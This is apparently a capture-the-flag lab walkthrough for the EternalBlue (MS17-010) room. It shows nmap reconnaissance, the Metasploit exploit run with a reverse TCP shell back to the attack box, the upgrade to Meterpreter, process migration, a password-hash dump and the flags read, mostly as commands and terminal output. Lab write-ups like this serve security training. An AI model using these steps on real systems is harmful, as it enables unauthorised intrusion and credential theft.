

EternalBlue Walkthrough

The **EternalBlue** focuses on exploiting **MS17-010**, a critical vulnerability in Microsoft SMBv1 that was leaked by the Shadow Brokers in 2017 and used in major attacks like **WannaCry** and **NotPetya**.

Attack Vector: SMBv1 vulnerability exploitation (MS17-010) for Remote Code Execution (RCE)


Step 1: Reconnaissance (Scanning the Target)

Perform an Nmap Scan:

- Execute a scan using: `nmap -sC -sV -p 1-1000 <Machine-IP>`
- `-sC` runs default scripts.
- `-sV` detects service versions.

Identify Open Ports:

Determine the number of open ports below 1000. The scan should reveal three such ports.



```
root@ip-10-10-43-180: ~
File Edit View Search Terminal Help
root@ip-10-10-43-180:~# nmap -sC -sV -p 1-1000 10.10.19.104
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-21 07:31 GMT
Nmap scan report for 10.10.19.104
Host is up (0.00043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds
MAC Address: 02:F8:33:AE:38:03 (Unknown)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows_7::sp1:professional

Host script results:
|_clock-skew: mean: 1h39m37s, deviation: 2h53m12s, median: -22s
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:f8:33:ae:38:03 (unknown)
|_smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2025-03-21T02:31:37-05:00
```

thmVNC encountered a
Cannot read properties of null (

TypeError: Cannot read properties of null (reading 'type')
at Generator.next (<anonymous>)
at Q (chrome-extension://egjidjbpglichdcondcbdbnbeepg

Step 2: Enumerating SMB (**Determine Vulnerabilities**)


Since port 445 (SMB) is open on a Windows 7 machine, it's necessary to check for the EternalBlue vulnerability.

- Run: `ls -al /usr/share/nmap/scripts | grep -e "smb"`

```
Applications Places System Fri 21 Mar, 07:37
root@ip-10-10-43-180: ~
File Edit View Search Terminal Help
root@ip-10-10-43-180:~# ls -al /usr/share/nmap/scripts/ | grep -e '"smb
-rw-r--r-- 1 root root 3355 Jan 30 2023 smb2-capabilities.nse
-rw-r--r-- 1 root root 3075 Jan 30 2023 smb2-security-mode.nse
-rw-r--r-- 1 root root 1447 Jan 30 2023 smb2-time.nse
-rw-r--r-- 1 root root 5238 Jan 30 2023 smb2-vuln-uptime.nse
-rw-r--r-- 1 root root 45138 Jan 30 2023 smb-brute.nse
-rw-r--r-- 1 root root 5289 Jan 30 2023 smb-double-pulsar-b
-rw-r--r-- 1 root root 4840 Jan 30 2023 smb-enum-domains.nse
-rw-r--r-- 1 root root 5971 Jan 30 2023 smb-enum-group
-rw-r--r-- 1 root root 8043 Jan 30 2023 smb-enum-processes.nse
-rw-r--r-- 1 root root 27274 Jan 30 2023 smb-enum-users.nse
-rw-r--r-- 1 root root 12097 Jan 30 2023 smb-flood.nse
-rw-r--r-- 1 root root 6923 Jan 30 2023 smb-ls.nse
-rw-r--r-- 1 root root 12527 Jan 30 2023 smb-mbenum.nse
-rw-r--r-- 1 root root 1706 Jan 30 2023 smb-os-discovery.nse
-rw-r--r-- 1 root root 7393 Jan 30 2023 smb-print-text.nse
-rw-r--r-- 1 root root 8758 Jan 30 2023 smb-protocols.nse
-rw-r--r-- 1 root root 8220 Jan 30 2023 smb-psexec.nse
-rw-r--r-- 1 root root 4982 Jan 30 2023 smb-security-mode.nse
-rw-r--r-- 1 root root 1898 Jan 30 2023 smb-server-stats.nse
-rw-r--r-- 1 root root 63596 Jan 30 2023 smb-system-info.nse
-rw-r--r-- 1 root root 2424 Jan 30 2023
-rw-r--r-- 1 root root 14159 Jan 30 2023
```

```
Applications Places System Fri 21 Mar, 07:37
root@ip-10-10-43-180: ~
File Edit View Search Terminal Help
-rw-r--r-- 1 root root 12527 Jan 30 2023 smb-enum-users.nse
-rw-r--r-- 1 root root 1706 Jan 30 2023 smb-flood.nse
-rw-r--r-- 1 root root 7393 Jan 30 2023 smb-ls.nse
-rw-r--r-- 1 root root 8758 Jan 30 2023 smb-mbenum.nse
-rw-r--r-- 1 root root 8220 Jan 30 2023 smb-os-discovery.nse
-rw-r--r-- 1 root root 4982 Jan 30 2023 smb-print-text.nse
-rw-r--r-- 1 root root 1898 Jan 30 2023 smb-protocols.nse
-rw-r--r-- 1 root root 63596 Jan 30 2023 smb-psexec.nse
-rw-r--r-- 1 root root 5190 Jan 30 2023 smb-security-mode.nse
-rw-r--r-- 1 root root 2424 Jan 30 2023 smb-server-stats.nse
-rw-r--r-- 1 root root 14159 Jan 30 2023 smb-system-info.nse
-rw-r--r-- 1 root root 7524 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 6402 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 23154 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 6545 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 5386 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 5688 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 5647 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 7214 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 7344 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 4400 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 6586 Jan 30 2023 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 5105 Jan 30 2023 smb-vuln-cve-2017-7494.nse
root@ip-10-10-43-180:~#
```

- `nmap -p 445 <Machine-IP> --script smb-vuln-ms17-010.nse`



```
Applications Places System Fri 21 Mar, 07:42
root@ip-10-10-43-180: ~
File Edit View Search Terminal Help
root@ip-10-10-43-180:~# nmap -p 445 10.10.19.104 --script smb-vuln-ms17-010.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-21 07:40 GMT
Nmap scan report for 10.10.19.104
Host is up (0.0077s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 02:F8:33:AE:38:03 (Unknown)

Host script results:
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).

    Disclosure date: 2017-03-14
    References:
      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

- If vulnerable, the machine is susceptible to **ms17-010**.

Step 3: Exploiting EternalBlue

Initiate Metasploit:

- Start Metasploit by typing: `msfconsole`

```
Applications Places System Fri 21 Mar, 07:44 AttackBox IP:10.10.43.180 root@ip-10-10-43-180: ~
File Edit View Search Terminal Help
root@ip-10-10-43-180:~# msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

3Kon SuperHack II Logon

User Name:      [          ]
Password:       [          ]

[ OK ]

https://metasploit.com

=[ metasploit v6.4.38-dev- ]
+ -- --=[ 2460 exploits - 1266 auxiliary - 430 post ]

Activate Windows
Go to Settings to activate Windows.
```

Locate the Appropriate Exploit:

- Search for the exploit using: `search ms17-010`

```
Applications Place Fri 21 Mar, 07:47 AttackBox IP:10.10.43.180
root@ip-10-10-43-180: ~
File Edit View Search Terminal Help
msf6 > search ms17-010

Matching Modules
=====

#   Name                                     Disclosure Date   Rank
Check Description
-   -
-----
0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average
Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1   \_ target: Automatic Target               .                 .
.   .
2   \_ target: Windows 7                     .                 .
.   .
3   \_ target: Windows Embedded Standard 7   .                 .
.   .
4   \_ target: Windows Server 2008 R2        .                 .
.   .
5   \_ target: Windows 8                     .                 .
.   .
6   \_ target: Windows 8.1                   .                 .
.   .
7   \_ target: Windows Server 2012           .                 .
```

- Identify and select: use
exploit/windows/smb/ms17_010_eternalblue


OR

- use 0 to select the option


```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Configure Exploit Options:

- View required settings with: `show options`



The screenshot shows a terminal window titled "root@ip-10-10-43-180: ~". The terminal displays the following output for the `show options` command:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar

- Set the target IP: `set RHOSTS <Machine-IP>`

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.19.104
RHOSTS => 10.10.19.104
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Specify the Payload:

- Set the payload to: `set payload windows/x64/shell/reverse_tcp`

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/r
everse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Execute the Exploit:

- Run the exploit by typing: `run`


```
Applications Place Fri 21 Mar, 07:52 AttackBox IP:10.10.43.180
echo "AttackBox IP:"
root@ip-10-10-43-180: ~
File Edit View Search Terminal Help
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.43.180:4444
[*] 10.10.19.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.19.104:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.19.104:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.19.104:445 - The target is vulnerable.
[*] 10.10.19.104:445 - Connecting to target for exploitation.
[+] 10.10.19.104:445 - Connection established for exploitation.
[+] 10.10.19.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.19.104:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.19.104:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65
73 Windows 7 Profes
[*] 10.10.19.104:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72
76 sional 7601 Serv
[*] 10.10.19.104:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.19.104:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 10.10.19.104:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.19.104:445 - Sending all but last fragment of exploit packet
```

```
Applications Place Fri 21 Mar, 07:54 AttackBox IP:10.10.43.180
root@ip-10-10-43-180: ~
File Edit View Search Terminal Help
[*] 10.10.19.104:445 - Sending last fragment of exploit packet!
[*] 10.10.19.104:445 - Receiving response from exploit packet
[+] 10.10.19.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)
!
[*] 10.10.19.104:445 - Sending egg to corrupted connection.
[*] 10.10.19.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.19.104
[*] Command shell session 1 opened (10.10.43.180:4444 -> 10.10.19.104:49204) at
2025-03-21 07:53:36 +0000
[+] 10.10.19.104:445 - =====
--==
[+] 10.10.19.104:445 - =====WIN=====
--==
[+] 10.10.19.104:445 - =====
--==

Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
-----

C:\Windows\system32>
```

Step 4: Post-Exploitation (Privilege Escalation)

Upgrade to a Meterpreter Shell:

- Background the current shell with `Ctrl + Z`.

```
Shell Banner:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
-----

C:\Windows\system32>^Z
Background session 1? [y/N] y
```

- Search for the upgrade module: `search shell_to_meterpreter`

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search shell_to_meterpreter

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  De
scription
-  -
-----
0  post/multi/manage/shell_to_meterpreter .      normal  No     Sh
ell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

- Use the module: `use 0` OR `use post/multi/manage/shell_to_meterpreter`
- Set the session: `set SESSION <session-id>`

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) >
```

- Execute the module: `run`

```
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.43.180:4433
[*] Post module execution completed
```

Migrate to a System Process:

- To get Meterpreter type `sessions - (id)`


```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -1
[*] Starting interaction with 2...

meterpreter > |
```

- Within Meterpreter, you can list processes: `ps`
- Identify a suitable process (for this room, find the process running, `services.exe`).
- Migrate to it: `migrate <process-id>` Disregard my number; use what you see on your screen.

N.B: When migrating, the triple digit in the first column is the number to use, e.g 716 in the second image that was highlighted

```
meterpreter > migrate 612
[*] Migrating from 1292 to 612...
[*] Migration completed successfully.
meterpreter >
```



Step 5: Password Cracking

Dump Password Hashes:

- In Meterpreter, execute: `hashdump`
- Identify non-default users, such as 'Jon'.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > █
```

Step 6: Capture Flags

Locate Flags:

- `cd /`
- `ls`
- `cat flag1.txt`

```
meterpreter > cd /
meterpreter > ls
Listing: C:\
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040777/rwxrwxr	0	dir	2018-12-13 03:13:36 +00	\$Recycle Bin
WX			00	
040777/rwxrwxr	0	dir	2009-07-14 06:08:56 +01	Documents and Settings
040777/rwxrwxr	0	dir	2009-07-14 04:20:08 +01	Perflogs
WX			00	
040555/r-xr-xr	4096	dir	2019-03-17 22:22:01 +00	Program Files (x86)
-X			00	
040555/r-xr-xr	4096	dir	2019-03-17 22:28:38 +00	Program Files (x86)
-X			00	
040777/rwxrwxr	4096	dir	2019-03-17 22:35:57 +00	ProgramData
WX			00	
040777/rwxrwxr	0	dir	2018-12-13 03:13:22 +00	Recovery
WX			00	
040777/rwxrwxr	4096	dir	2019-03-17 22:35:55 +00	System Volume Information
WX			00	

```
meterpreter > cat flag1.txt  
flag{access_the_machine}meterpreter >
```

- cd Users
- dir
- cd Jon
- dir
- cd Documents
- dir
- cat flag3.txt

```
meterpreter > cd Users\\  
meterpreter > dir  
Listing: C:\Users  
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040777/rwxrwxrwx	0	dir	2009-07-14 06:08:56 +0100	All Users
040555/r-xr-xr-x	8192	dir	2009-07-14 08:07:31 +0100	Default
040777/rwxrwxrwx	0	dir	2009-07-14 06:08:56 +0100	Default User
040777/rwxrwxrwx	8192	dir	2018-12-13 03:13:45 +0000	Jon
040555/r-xr-xr-x	4096	dir	2011-04-12 09:28:15 +0100	Public
100666/rw-rw-rw-	174	fil	2009-07-14 05:54:24 +0100	desktop.ini

```
meterpreter > cd Jon\\  
meterpreter > dir  
Listing: C:\Users\Jon  
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040777/rwxrwxr	0	dir	2018-12-13 03:13:31 +00	AppData
wx			00	


```
Applications Places System Tue 25 Mar, 07:45
root@ip-10-10-212-29: ~
File Edit View Search Terminal Help
wx 00
040555/r-xr-xr 0 dir 2018-12-13 03:13:48 +00 Videos
-X 00
100666/rw-rw-r 262144 fil 2025-03-25 07:23:36 +00 ntuser.dat.LOG1
W- 00
100666/rw-rw-r 0 fil 2018-12-13 03:13:31 +00 ntuser.dat.LOG2
W- 00
100666/rw-rw-r 20 fil 2018-12-13 03:13:31 +00 ntuser.ini
W- 00

meterpreter > cd Documents\\
meterpreter > dir
Listing: C:\Users\Jon\Documents
=====

Mode                Size      Type      Last modified
----                -
040777/rwxrwxrwx 0      dir      2018-12-13 03:13:31 +0000 My Music
040777/rwxrwxrwx 0      dir      2018-12-13 03:13:31 +0000 My Pictures
040777/rwxrwxrwx 0      dir      2018-12-13 03:13:31 +0000 My Videos
100666/rw-rw-rw- 402    fil      2018-12-13 03:13:48 +0000 desktop.ini
100666/rw-rw-rw- 37     fil      2019-03-17 19:26:36 +0000 flag3.txt

meterpreter >
```

thmVNC encountered a

Cannot read properties of null (

TypeError: Cannot read properties of null (reading 'type')
at Di.<anonymous> (chrome-extension://egjidjbpglichdco
at Generator.next (<anonymous>)
at Q (chrome-extension://egjidjbpglichdcondbcdbnbeppg

```
040777/rwxrwxrwx 0      dir      2018-12-13 03:13:31 +0000 My Videos
100666/rw-rw-rw- 402    fil      2018-12-13 03:13:48 +0000 desktop.ini
100666/rw-rw-rw- 37     fil      2019-03-17 19:26:36 +0000 flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter >
```

Retrieve Flag Contents:

- C:\Windows\System32\config\flag2.txt

```
meterpreter > cd Windows\\System32\\config\\  
meterpreter > cat flag2.txt  
meterpreter > cat flag2.txt  
flag(sam_database_elevated_access)meterpreter > |
```

And you are Done, Happy Hacking!